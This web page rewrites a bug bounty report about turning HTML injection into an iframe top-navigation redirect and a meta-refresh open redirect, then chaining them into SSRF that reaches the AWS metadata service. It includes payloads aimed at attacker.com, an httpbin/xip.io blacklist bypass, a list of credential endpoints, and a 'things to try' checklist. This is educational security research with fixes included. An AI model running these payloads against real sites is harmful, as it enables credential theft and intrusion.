<iframe> tag — (Client side bug)

Hey hunters! being a while of my last post! so let’s get deep on this right now!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up is about getting real bugs out of nothing more than HTML injection. The author, Ak1T4, walks through two client-side primitives, the <iframe> tag and the <meta> tag, and then chains them into a server-side bug on a private Bugcrowd program.
The server-side target is described only in general terms: a website or application that lets users create dynamic pages. When a page is created, a headless browser on the server side takes a snapshot of it and shows that snapshot as an image back in the web application. The headless browser parses the HTML page, whether the code was edited from the app or uploaded as a file, and renders the output. That rendering step is what turns an HTML injection into something that can reach internal resources.
Setup
No accounts, roles, tool versions or specific preconditions are given beyond the ability to inject HTML into a page that the server-side headless browser will render. The author notes that JavaScript is completely disabled in that headless browser, so the only primitive available is HTML injection. The <iframe> tag was filtered in the file upload context, which shapes the rest of the chain.
Finding it
The starting observation is that HTML tags alone can produce bugs. The author opens with the <iframe> tag and explains why it matters.
An <iframe> includes one HTML document inside another. If the inserted document is on another origin, the same origin policy blocks access to its content in both directions, so reading the child document from another origin ends in an SOP error in the console.
There is one deliberate exception: a child document can view and set the location property of its parent, even when it is cross-origin (top.window.location). That is the behaviour the author builds on.


Exploitation
Step 1: iframe injection to open redirect
The reproduction is a two-part payload. First, inject an iframe pointing at a page the attacker controls:
<iframe src=//attacker.com/toplevel.html></iframe>
The page at //attacker.com/toplevel.html contains:
<html><head></head><body><script>top.window.location = "https://attacker.com/hacked.html"</script></body></html>
When the iframe loads, the parent is redirected to the attacker's page, even though the iframe is loaded from //attacker.com/ and the victim is on //victim.com/, which are different origins. The SOP is bypassed because the iframe is not sandboxed.
The author rates this P2 because in that particular scenario the bug affected three different domains across the entire app, internal and public links, including the wildcards *.restricted.com, *.restricted2.com and *.restricted3.com.
The mitigation given is the sandbox attribute on iframes, which rules the execution and access policy for the child document. In this case you want sandbox='allow-scripts' but not sandbox='allow-scripts allow-top-navigation', so scripts running in the child document cannot navigate the top frame.
Step 2: meta refresh as an open redirect
The author then moves to <meta> tags, splitting them into passive ones such as <meta name="description" content="..."> and active ones such as <meta http-equiv="Set-Cookie" content="SESSID=1">. CSP has no way to revoke the power of the active ones.
<meta http-equiv="... emulates a subset of functions normally reserved for page headers, and some of those functions also exist in JavaScript, which CSP already governs. The dangerous functions listed are:
- Set-Cookie
- Refresh
- Redirect to any regular URL
- Redirect to any
data:URL
The author points to a CSP proposal that would address both with an http-equiv directive, for example Content-Security-Policy: default-src 'self'; or Content-Security-Policy: http-equiv 'self';, where 'self' would infer that the equivalent headers should be used and 'none' would have equivalent meaning. Hashes could selectively enable based on the content="...", nonces could be specified inline, and values could be selectively enabled with Content-Security-Policy: http-equiv 'set-cookie' 'refresh'; or Content-Security-Policy: http-equiv set-cookie refresh;. Content-Security-Policy: http-equiv 'unsafe-inline'; would restore the default unsafe behaviour. The source cited is the W3C webappsec-csp issue 112.

A <meta> tag with a content="0;data:" URI can force a victim to execute arbitrary code, which the author says seems to work on Safari only:
<meta name="language" content="0;data:text/html;base64,[redacted]=" HTTP-EQUIV="refresh"" />
Firefox and Chrome block this: navigation to a top-level data: URI is not allowed in Chrome, and Firefox will not navigate the top frame to a data URL. The author also mentions a CSP bypass found earlier on Safari browsers with:
<object data="data:text/html;base64,[redacted]=="></object>
That one was listed in PayloadsAllTheThings under XSS Injection, which the author links as a source of other bypasses.

The attack surface here is limited, so the author moves to using <meta> HTTP-EQUIV Refresh as an open redirect. The payload is:
<meta name="language" content="5;http://attacker.com/poc.svg" HTTP-EQUIV="refresh"" />
The current CSP policy on the website does not block <meta http-equiv=>, so the victim is redirected to the evil page after 5 seconds. All browsers are affected because it is a legal redirect.
The mitigation suggested is for CSP to filter http-equiv and/or disallow <meta> tag injection directly from the website or app. The author stresses that open redirects can be harmful and are used in many chained attacks: OAuth/SSO flows on redirect URI, iframe injection, stealing auth headers and token headers, SSRF and more.
Step 3: meta refresh in the headless browser
On the private program, the author reads write-ups by Gwendal Le Coguic, Brett Buerhaus and Rahul Maini, including buer.haus on escalating XSS in PhantomJS image rendering to SSRF and local file read, a 10degres.net piece on AWS takeover via SSRF and JavaScript, and a noob.ninja piece on local file read via XSS in dynamically generated pages. From these the author realises the headless browser has JavaScript completely disabled.


With HTML injection but no JavaScript execution, the author tries every tag imaginable in file.html without results, and iframe was filtered. The <meta> tag with http-equiv is the way in: a redirect, and the question is whether the headless browser will follow it.
<HTML> <HEAD> <meta http-equiv="refresh" content="0; url=http://attacker.com"> <TITLE> The title of your page </TITLE> </HEAD> <BODY> <img editable="true" width="10"> </BODY> </HTML>
After the parser executes this file, the output is a picture of the https://attacker.com webpage. Any page over content="0;url=http://google.com" is displayed as a snapshot output.


The author reports the redirect to the program and gets a response.
Step 4: httpbin base64 to bypass the iframe filter
The response mentions a previous SSRF over an AWS instance, so the author goes for it. The iframe tag is filtered, so http://[redacted]/latest/meta-data/hostname cannot be iframed directly. The reasoning is: there is a redirect, so an endpoint page is needed that renders an iframe with the AWS instance URL.
httpbin.org provides that. The author normally uses it to get the origin IP:
curl httpbin.org/ip
{

"origin": "191.x.x.x, 191.x.x.149"

}
The base64 service is the interesting one. It works as http://httpbin.org/base64/yourbase64code, and the live example http://httpbin.org/base64/YWsxdDQgcnVsZXoh shows the text ak1t4 rules!. Any HTML tag is decoded and rendered in the page, but JavaScript still will not run in the headless browser.
The first attempt does not work:
https://httpbin.org/base64/[redacted]+PC9pZnJhbWU+
This would iframe the AWS instance, but it does not work because instances and internal IPs are blacklisted. The bypass is to use a hostname that resolves to the metadata address:
<iframe src="http://1ynrnhl.xip.io/latest/meta-data/hostname"></iframe>
Here 1ynrnhl.xip.io resolves to [redacted].
Step 5: chaining meta and iframe
The final payload inside file.html is:
<meta http-equiv="refresh" content="0; url=http:/httpbin.org/base64/[redacted]=">
The chain works in three stages:
- The payload redirects the headless browser to the httpbin service.
- httpbin decodes the base64 and iframes the AWS instance.
- The headless browser outputs the response as a snapshot.

The result is SSRF with <META> and <IFRAME> tags chained. From there the author says any AWS endpoint can be reached, listing:
http://[redacted]/latest/meta-data/iam/security-credentials/dummy http://[redacted]/latest/user-data http://[redacted]/latest/user-data/iam/security-credentials/role

http://[redacted]/latest/meta-data/ami-id http://[redacted]/latest/meta-data/reservation-id http://[redacted]/latest/meta-data/hostname http://[redacted]/latest/meta-data/public-keys/0/openssh-key http://[redacted]/latest/meta-data/public-keys/[ID]/openssh-key


The author asked the team to escalate this to RCE, and the response is shown in the two images below.
Root cause
The client-side issues come from HTML injection into pages that render attacker-controlled markup. An unsandboxed iframe lets a cross-origin child set top.window.location, so the SOP does not prevent the parent from being navigated. A <meta http-equiv="refresh"> tag is honoured by browsers and by the server-side headless browser, and the CSP in place did not block http-equiv, so a redirect to an attacker-controlled URL was possible.
The server-side issue is that the headless browser follows redirects and renders whatever it lands on, including pages that contain iframes. Because the iframe tag was filtered in the uploaded file but not in the page the browser was redirected to, the filter could be sidestepped. The report says instances and internal IPs were blacklisted, and a hostname resolving to the metadata address got through.
Impact
On the client side, the iframe bug redirected victims to an attacker page across three domains and their wildcards, and the meta refresh gave an open redirect that works in all browsers. The author lists the ways open redirects are abused: OAuth/SSO redirect URI flows, iframe injection, stealing auth headers and token headers, and SSRF.

On the server side, the chained payload produced SSRF against the AWS metadata service, with the listed metadata endpoints reachable. The author asked to escalate to RCE; the team's answer is shown in the response images. The images in the report are captioned P2 for the iframe injection and P1 for the chained server-side bug.
Fix
For the iframe issue, apply the sandbox attribute, allowing allow-scripts but not allow-top-navigation, so scripts in the child document cannot navigate the top frame. For the meta issue, filter http-equiv through CSP and/or disallow <meta> tag injection from the website or app. For the server-side chain, the report does not describe a specific fix applied by the program.
Variants to test
- Inject an unsandboxed iframe pointing at a page you control that sets
top.window.location. A positive result is the parent frame navigating to your page from a different origin. - Inject
<meta http-equiv="refresh" content="5;http://attacker.com/poc.svg">where CSP is present. A positive result is the browser redirecting after the delay, showing that CSP did not blockhttp-equiv. - Where a server-side headless browser renders user HTML with JavaScript disabled, inject a meta refresh to a URL you control. A positive result is a snapshot of your page in the application output.
- Where iframes are filtered in the uploaded file, redirect the renderer to a service that decodes base64 into HTML, such as httpbin's base64 endpoint, and place the iframe there. A positive result is the iframe content appearing in the snapshot.
- Where internal IPs are blacklisted, replace the address with a hostname that resolves to it, as with
1ynrnhl.xip.iofor[redacted]. A positive result is metadata content in the rendered output.
What happened, in plain words
A security researcher called Ak1T4 found a way to get serious bugs using only HTML, the language that web pages are written in. No JavaScript, the programming language that runs inside pages, was needed. He did this in two stages. First he showed two small tricks that work inside a visitor's browser: an <iframe> tag that can redirect the whole page, and a <meta> tag that can redirect the whole page too. Then he used the second trick against a website that takes a picture of any page you give it, and made that website's own server fetch a secret internal address. That last part is called SSRF, and the report shows it captioned as a P1, the highest severity rating on the Bugcrowd platform.
To follow this you only need to know what a web page is. A web page is a text file full of tags, like <b> for bold or <img> for a picture. The browser reads the tags and draws the page. When a website lets you type text that ends up in a page without cleaning it, you can type your own tags, and the browser will obey them. That is called HTML injection. Everything in this article grows from that one idea.
The picture above is a joke about the researcher's usual tool, JavaScript, being replaced here by plain HTML. The cat is not amused.
The <iframe> tag (a bug in the visitor's browser)
This screenshot shows the iframe injection being rated P2 on Bugcrowd. P2 is the second-highest severity level, meaning a serious bug that is not quite the worst case.
What an iframe is, and why it has rules
An <iframe> tag lets one web page show another web page inside a small window, like a picture frame hanging on a wall. Developers use it to embed a map, a video player or a payment form from another company.
Browsers have a safety rule called the same origin policy, usually shortened to SOP. An origin is the combination of protocol, domain and port, roughly "which site this is". The rule says: a page from one origin may not read the contents of a page from a different origin. Think of two offices in the same building. Each can see into the corridor, but neither can read the other's documents. Without this rule, any website you visit could quietly read your bank page in another tab.
When an iframe loads a document from another origin, the SOP blocks access to that document's content in both directions. If you try to read it from the parent page, you get an SOP error in the browser console, the developer panel that lists errors.
There is one deliberate exception, and it is the crack the researcher uses. A child document inside an iframe is allowed to read and change the location property of its parent, even when the two are on different origins. The location property is simply the address the browser is showing. Writing to top.window.location means "tell the outermost window to go to this address". top means the outermost page, the one the visitor sees in the address bar.
So a page you control, sitting inside a frame on someone else's site, can send the whole tab somewhere else. The SOP stops you reading data across origins, but it does not stop this navigation.
The image is a cartoon of a child iframe stealing the parent's soup, a joke about the child being allowed to move the parent around.
How the redirect was demonstrated
The researcher gives two pieces. First, the tag that gets injected into the victim site:
<iframe src=//attacker.com/toplevel.html></iframe>
Line by line:
<iframeopens a frame.src=//attacker.com/toplevel.htmltells the frame which page to load. The//at the start means "use the same protocol as the current page", so on an HTTPS site it loadshttps://attacker.com/toplevel.html.attacker.comstands for a domain the attacker controls.></iframe>closes the tag.
Second, the page that sits at that address on the attacker's own server:
<html><head></head><body><script>top.window.location = "https://attacker.com/hacked.html"</script></body></html>
Line by line:
<html><head></head><body>is the usual skeleton of a page: the outer tag, an empty head section for metadata, and the body where visible content lives.<script>starts a block of JavaScript, the code that runs in the browser.top.window.location = "https://attacker.com/hacked.html"reaches up to the outermost window and sets its address to the attacker's page. This is the exception described above.</script></body></html>closes everything.
When the frame loads, the parent page is redirected to the attacker's page. It works even though the frame comes from //attacker.com/ and the victim page is on //victim.com/, two different origins. The SOP is bypassed because the iframe is not sandboxed. A sandbox is an optional set of restrictions a developer can put on a frame; without it, the frame keeps the navigation power described above.
Why was this rated P2 rather than something lower? Because in that particular case the bug affected three different domains across the whole application, both internal and public links, including the wildcards *.restricted.com, *.restricted2.com and *.restricted3.com. A wildcard like *.restricted.com means any name ending in that domain. One injected frame could therefore move visitors away from many parts of the company's estate.
How to fix it
The usual fix is the sandbox attribute on the iframe. It is a list of permissions for the framed document. Here you want sandbox='allow-scripts' but not sandbox='allow-scripts allow-top-navigation'. In plain words: let the framed page run its scripts, but do not let those scripts navigate the top-level page. With allow-top-navigation absent, the trick above stops working.
The <meta> tag (another bug in the visitor's browser)
The screenshot shows the researcher waiting for the program to rate the meta bug, hoping for P2 because of its wide impact. He notes that even a P3, the third level, pays a reward on that program.
Passive and active meta tags
A <meta> tag lives in the head of a page and carries information about the page rather than visible content. The researcher splits them in two groups.
Passive ones only describe the page, for example:
<meta name="description" content="...">
This tells search engines what the page is about. It does nothing to the visitor.
Active ones change how the page behaves, for example:
<meta http-equiv="Set-Cookie" content="SESSID=1">
http-equiv means "act as if the server had sent this HTTP header". An HTTP header is a small instruction that travels with a web response, separate from the page body. A cookie is a small piece of data a site stores in your browser so it can recognise you on the next request; a session cookie is the one that proves you are logged in. This tag would try to set a cookie from inside the page.
CSP, short for Content Security Policy, is a set of rules a site sends to the browser saying which scripts and resources are allowed. The researcher's point is that CSP has no way to switch off the power of these active meta tags.
The dangerous functions he lists for <meta http-equiv="... are:
- Set-Cookie
- Refresh
- Redirect to any regular URL
- Redirect to any
data:URL
A data: URL is a way of putting a whole file inside a link, for example data:text/html;base64,... carries a small web page encoded in base64. Base64 is a way of writing any bytes as plain letters and digits so they can travel safely in text.
He then points to a proposal for a new CSP directive called http-equiv that would control all of this. The examples given are Content-Security-Policy: default-src 'self'; or Content-Security-Policy: http-equiv 'self';, where 'self' would mean "use the equivalent headers instead" and 'none' would mean the same as blocking. Hashes could enable specific content="..." values, nonces could be written inline, and individual values could be allowed with Content-Security-Policy: http-equiv 'set-cookie' 'refresh'; or Content-Security-Policy: http-equiv set-cookie refresh;. Writing Content-Security-Policy: http-equiv 'unsafe-inline'; would restore the old unsafe behaviour. The source cited is the W3C webappsec-csp issue 112, a public discussion about the standard.
Meta refresh to a data URL (Safari only)
A <meta> tag with a content="0;data:" URI can force a victim to run arbitrary code, which the researcher says seems to work on Safari only:
<meta name="language" content="0;data:text/html;base64,[redacted]=" HTTP-EQUIV="refresh"" />
Line by line:
<meta name="language"gives the tag a name. The name is not what makes it work; thehttp-equivpart is.content="0;data:text/html;base64,..."is the instruction.0means wait zero seconds. After the semicolon comes the address to go to, here adata:URL holding a base64-encoded page.- The base64 part decodes to a tiny page containing a script that calls
prompt("Xssed by ak1t4"), a pop-up box. That is why the researcher calls it arbitrary code: the browser runs a script that came from the URL. HTTP-EQUIV="refresh"tells the browser to treat this as a refresh instruction, the same as a redirect after a delay.- The trailing
"and/>close the tag.
Firefox and Chrome block this. Chrome refuses to navigate the top-level page to a data: URI, and Firefox refuses to navigate the top frame to a data URL. So the trick only lands on Safari.
The researcher also mentions a CSP bypass he found earlier on Safari browsers with:
<object data="data:text/html;base64,[redacted]=="></object>
Line by line:
<objectis a tag for embedding an external resource, an older cousin of the iframe.data="data:text/html;base64,..."points it at a base64-encoded page. Decoded, that page contains a script callingalert(1), a pop-up box.></object>closes the tag.
That one was listed in PayloadsAllTheThings, a public collection of attack payloads, under XSS Injection, which the researcher links as a source of other bypasses. XSS, cross-site scripting, is the general name for getting your own script to run in someone else's page.
The image is a Lord of the Rings joke, marking the point where the researcher says the attack surface here is too small and moves on.
Meta refresh as an open redirect
An open redirect is a bug where a site can be made to send visitors to any address an attacker chooses, while the link still starts on the trusted site. The payload is:
<meta name="language" content="5;http://attacker.com/poc.svg" HTTP-EQUIV="refresh"" />
Line by line:
<meta name="language"again just names the tag.content="5;http://attacker.com/poc.svg"means wait five seconds, then go to the attacker's address. The.svgfile is an image format that can contain markup.HTTP-EQUIV="refresh"makes the browser treat it as a refresh instruction.- The trailing
"and/>close the tag.
The current CSP policy on the website does not block <meta http-equiv=>, so the victim is redirected to the evil page after five seconds. All browsers are affected because this is a legal redirect, not a blocked one.
The suggested mitigation is for CSP to filter http-equiv and/or for the site to disallow <meta> tag injection altogether. The researcher stresses that open redirects can be harmful and are used in many chained attacks: OAuth/SSO flows on the redirect URI, iframe injection, stealing auth headers and token headers, SSRF and more. OAuth and SSO are the "log in with another service" buttons; they trust a redirect address, so an open redirect can leak the login. Auth headers and token headers are the small pieces of text that prove who you are on each request; if they leak, an attacker can act as you.
Turning HTML injection into a server-side bug
The target application
This screenshot shows the chained bug being rated P1 on a private Bugcrowd program. P1 is the top severity level. A private program is one you can only join by invitation.
The website or application lets users create dynamic pages. When a page is created, a headless browser on the server side takes a snapshot of it and shows that snapshot as an image back in the web application. A headless browser is a real browser with no visible window, driven by software on a server. It is used to render pages, for example to make previews or screenshots.
The flow is:
- The headless browser parses the HTML page, whether the code was edited from the app or uploaded as a file.
- It takes a snapshot of the page and shows the output as an image in the web application, so the user gets output back.
That is a promising setup for a bug hunter, because the server is now the one visiting pages on your behalf.
The image is a joke about Chuck Norris, used to underline how powerful this setup is.
Reading other people's work
The researcher read write-ups by Gwendal Le Coguic, Brett Buerhaus and Rahul Maini, including buer.haus on escalating XSS in PhantomJS image rendering to SSRF and local file read, a 10degres.net piece on AWS takeover via SSRF and JavaScript, and a noob.ninja piece on local file read via XSS in dynamically generated pages. From these he realises the headless browser has JavaScript completely disabled.
The image is a reaction picture of the researcher at that moment, disappointed that JavaScript is off.
Trying a meta refresh in the headless browser
With HTML injection but no JavaScript execution, the researcher tries every tag he can think of in file.html without results, and iframe was filtered. The <meta> tag with http-equiv is the way in: a redirect, and the question is whether the headless browser will follow it.
<HTML> <HEAD> <meta http-equiv="refresh" content="0; url=http://attacker.com"> <TITLE> The title of your page </TITLE> </HEAD> <BODY> <img editable="true" width="10"> </BODY> </HTML>
Line by line:
<HTML> <HEAD>opens the page and its head section.<meta http-equiv="refresh" content="0; url=http://attacker.com">is the instruction: wait zero seconds, then go to the attacker's address.<TITLE> The title of your page </TITLE>sets the page title, harmless filler.</HEAD> <BODY>closes the head and opens the body.<img editable="true" width="10">places a tiny image, more filler to make the page look normal.</BODY> </HTML>closes the page.
After the parser executes this file, the output is a picture of the https://attacker.com webpage. Any page over content="0;url=http://google.com" is displayed as a snapshot output.
This screenshot shows a Google page captured by the internal headless browser, proof that the redirect was followed and the resulting page was rendered.
The researcher reports the redirect to the program and gets a response.
This screenshot shows the program's reply, which mentions a previous SSRF over an AWS instance.
Using httpbin to get around the iframe filter
The response mentions a previous SSRF over an AWS instance, so the researcher goes for it. SSRF, server-side request forgery, is a bug where you make a server send a request to an address of your choosing, usually an address the outside world cannot reach. The classic target is the AWS metadata service at [redacted], a special address that only the cloud machine itself can reach. It hands out information about the machine, including temporary credentials. AWS is Amazon Web Services, the cloud provider.
The iframe tag is filtered, so http://[redacted]/latest/meta-data/hostname cannot be iframed directly. The reasoning is: there is a redirect, so an endpoint page is needed that renders an iframe with the AWS instance URL. An endpoint is simply a URL that a service answers.
httpbin.org provides that. It is a free public service that echoes back what you send it, useful for testing. The researcher normally uses it to get the origin IP, the address a request appears to come from:
curl httpbin.org/ip
Line by line:
curlis a command-line tool that fetches a URL and prints the response.httpbin.org/ipis the endpoint that reports the caller's address.
The answer looks like this:
{

"origin": "191.x.x.x, 191.x.x.149"

}
Line by line:
- The curly braces hold a JSON object, a common text format for structured data.
"origin"is the field name, and the value lists the addresses httpbin saw. The digits are partly masked here.
The base64 service is the interesting one. It works as http://httpbin.org/base64/yourbase64code, and the live example http://httpbin.org/base64/YWsxdDQgcnVsZXoh shows the text ak1t4 rules!. Any HTML tag is decoded and rendered in the page, but JavaScript still will not run in the headless browser. In other words, httpbin will turn your base64 back into HTML and serve it as a real page, which is exactly the endpoint the researcher needs.
The first attempt does not work:
Line by line:
<iframeopens a frame.src="http://[redacted]/latest/meta-data/hostname"points it at the AWS metadata address, asking for the machine's hostname.></iframe>closes it.
That HTML, encoded in base64, is what gets sent to httpbin:
https://httpbin.org/base64/[redacted]+PC9pZnJhbWU+
This would iframe the AWS instance, but it does not work because instances and internal IPs are blacklisted. A blacklist is a list of forbidden values; here the literal address [redacted] is on it.
The bypass is to use a hostname that resolves to the metadata address:
<iframe src="http://1ynrnhl.xip.io/latest/meta-data/hostname"></iframe>
Line by line:
<iframeopens a frame.src="http://1ynrnhl.xip.io/latest/meta-data/hostname"points it at a hostname instead of a raw address.xip.iois a public service that turns a name like1ynrnhl.xip.iointo the address embedded in it, here[redacted]. The random-looking part is just a label to make the name unique.></iframe>closes it.
So the filter sees a harmless-looking name, while the server ends up talking to the metadata address.
Chaining meta and iframe
The final payload inside file.html is:
<meta http-equiv="refresh" content="0; url=http:/httpbin.org/base64/[redacted]=">
Line by line:
<meta http-equiv="refresh"says: treat this as a refresh instruction.content="0; url=http:/httpbin.org/base64/..."means wait zero seconds, then go to the given address. Note the single slash afterhttp:, exactly as in the report.- The long string after
/base64/is the base64 of the iframe payload from the previous step. Decoded, it is the<iframe src="http://1ynrnhl.xip.io/latest/meta-data/hostname"></iframe>tag. ">closes the tag.
The chain works in three stages:
- The payload redirects the headless browser to the httpbin service.
- httpbin decodes the base64 and iframes the AWS instance.
- The headless browser outputs the response as a snapshot.

This screenshot shows the AWS metadata content appearing in the output, the hostname of the instance.
The image celebrates the P1, the top rating, awarded for the chained bug.
The result is SSRF with <META> and <IFRAME> tags chained. From there the researcher says any AWS endpoint can be reached, listing:
http://[redacted]/latest/meta-data/iam/security-credentials/dummy http://[redacted]/latest/user-data http://[redacted]/latest/user-data/iam/security-credentials/role

http://[redacted]/latest/meta-data/ami-id http://[redacted]/latest/meta-data/reservation-id http://[redacted]/latest/meta-data/hostname http://[redacted]/latest/meta-data/public-keys/0/openssh-key http://[redacted]/latest/meta-data/public-keys/[ID]/openssh-key
Line by line, these are paths on the metadata service:
iam/security-credentials/dummyreturns temporary credentials for a role nameddummy. IAM is AWS's identity and access system; credentials are the keys that prove identity.user-datareturns the startup script given to the machine when it was created, which often contains secrets.user-data/iam/security-credentials/roleis another credentials path.ami-idreturns the identifier of the machine image the instance was built from. AMI stands for Amazon Machine Image.reservation-idreturns an internal identifier for the instance's reservation.hostnamereturns the machine's name.public-keys/0/openssh-keyreturns the first public SSH key installed on the machine. SSH is the protocol for remote command-line login.public-keys/[ID]/openssh-keyis the same for a key identified by[ID].
The researcher asked the team to escalate this to RCE, remote code execution, meaning running commands on the server. The response is shown in the two images below.
These two screenshots show the team's answer to the escalation request.
Why it worked
The client-side issues come from HTML injection into pages that render attacker-controlled markup. An unsandboxed iframe lets a cross-origin child set top.window.location, so the SOP does not prevent the parent from being navigated. A <meta http-equiv="refresh"> tag is honoured by browsers and by the server-side headless browser, and the CSP in place did not block http-equiv, so a redirect to an attacker-controlled URL was possible.
The server-side issue is that the headless browser follows redirects and renders whatever it lands on, including pages that contain iframes. Because the iframe tag was filtered in the uploaded file but not in the page the browser was redirected to, the filter could be sidestepped. The report says instances and internal IPs were blacklisted, and a hostname resolving to the metadata address got through.
What it means
On the client side, the iframe bug redirected victims to an attacker page across three domains and their wildcards, and the meta refresh gave an open redirect that works in all browsers. The researcher lists the ways open redirects are abused: OAuth/SSO redirect URI flows, iframe injection, stealing auth headers and token headers, and SSRF.
On the server side, the chained payload produced SSRF against the AWS metadata service, with the listed metadata endpoints reachable. The researcher asked to escalate to RCE; the team's answer is shown in the response images. The images in the report are captioned P2 for the iframe injection and P1 for the chained server-side bug.
How to fix it
For the iframe issue, apply the sandbox attribute, allowing allow-scripts but not allow-top-navigation, so scripts in the child document cannot navigate the top frame. For the meta issue, filter http-equiv through CSP and/or disallow <meta> tag injection from the website or app. For the server-side chain, the report does not describe a specific fix applied by the program.
Things to try yourself
- Inject an unsandboxed iframe pointing at a page you control that sets
top.window.location. A positive result is the parent frame navigating to your page from a different origin. - Inject
<meta http-equiv="refresh" content="5;http://attacker.com/poc.svg">where CSP is present. A positive result is the browser redirecting after the delay, showing that CSP did not blockhttp-equiv. - Where a server-side headless browser renders user HTML with JavaScript disabled, inject a meta refresh to a URL you control. A positive result is a snapshot of your page in the application output.
- Where iframes are filtered in the uploaded file, redirect the renderer to a service that decodes base64 into HTML, such as httpbin's base64 endpoint, and place the iframe there. A positive result is the iframe content appearing in the snapshot.
- Where internal IPs are blacklisted, replace the address with a hostname that resolves to it, as with
1ynrnhl.xip.iofor[redacted]. A positive result is metadata content in the rendered output.
Glossary
- HTML: the language of web pages, made of tags that tell the browser what to draw.
- HTML injection: getting your own tags into someone else's page because the site did not clean your input.
- JavaScript: the programming language that runs inside web pages and can change them.
<iframe>: a tag that shows one web page inside another.- Origin: the combination of protocol, domain and port that identifies a site.
- Same origin policy (SOP): the browser rule that stops one origin reading another origin's content.
location: the property holding the address the browser is showing; setting it navigates.top: the outermost page, the one in the address bar.- Sandbox: an optional set of restrictions on a frame, set with the
sandboxattribute. allow-scripts: a sandbox permission that lets the framed page run scripts.allow-top-navigation: a sandbox permission that lets the framed page navigate the top-level page.<meta>: a tag in the page head that describes or controls the page.http-equiv: a meta attribute that makes the tag act like an HTTP header.- HTTP header: a small instruction sent alongside a web request or response.
- Cookie: a small piece of data a site stores in your browser to recognise you later.
- Session cookie: the cookie that proves you are logged in.
- CSP (Content Security Policy): rules a site sends to the browser saying what may run and load.
data:URL: a link that carries a whole file inside it, often base64-encoded.- Base64: a way of writing any bytes as plain letters and digits so they can travel in text.
- Open redirect: a bug where a site can be made to send visitors to any address an attacker chooses.
- XSS (cross-site scripting): getting your own script to run inside someone else's page.
- OAuth / SSO: "log in with another service" flows that trust a redirect address.
- Auth header / token header: the small text that proves who you are on each request.
- Headless browser: a real browser with no window, run by software on a server.
- SSRF (server-side request forgery): making a server send a request to an address of your choosing.
- AWS: Amazon Web Services, the cloud provider.
- Metadata service: the internal address
[redacted]that gives a cloud machine information about itself, including credentials. - IAM: AWS's identity and access system.
- AMI: Amazon Machine Image, the template a cloud machine is built from.
- SSH: the protocol for remote command-line login.
- RCE (remote code execution): running your own commands on someone else's server.
- Endpoint: a URL that a service answers.
- JSON: a common text format for structured data.
curl: a command-line tool that fetches a URL and prints the response.- Blacklist: a list of forbidden values.
- Wildcard: a pattern like
*.example.comthat matches any subdomain. - P1 / P2 / P3: severity levels on bug bounty platforms, P1 being the highest.
- Bugcrowd: a bug bounty platform where companies list programs and researchers report bugs.
- Private program: a bug bounty program you can only join by invitation.
- Payload: the piece of text or code you send to trigger a bug.
- PoC (proof of concept): a minimal demonstration that a bug is real.
- Attack surface: the total set of inputs an attacker can reach.




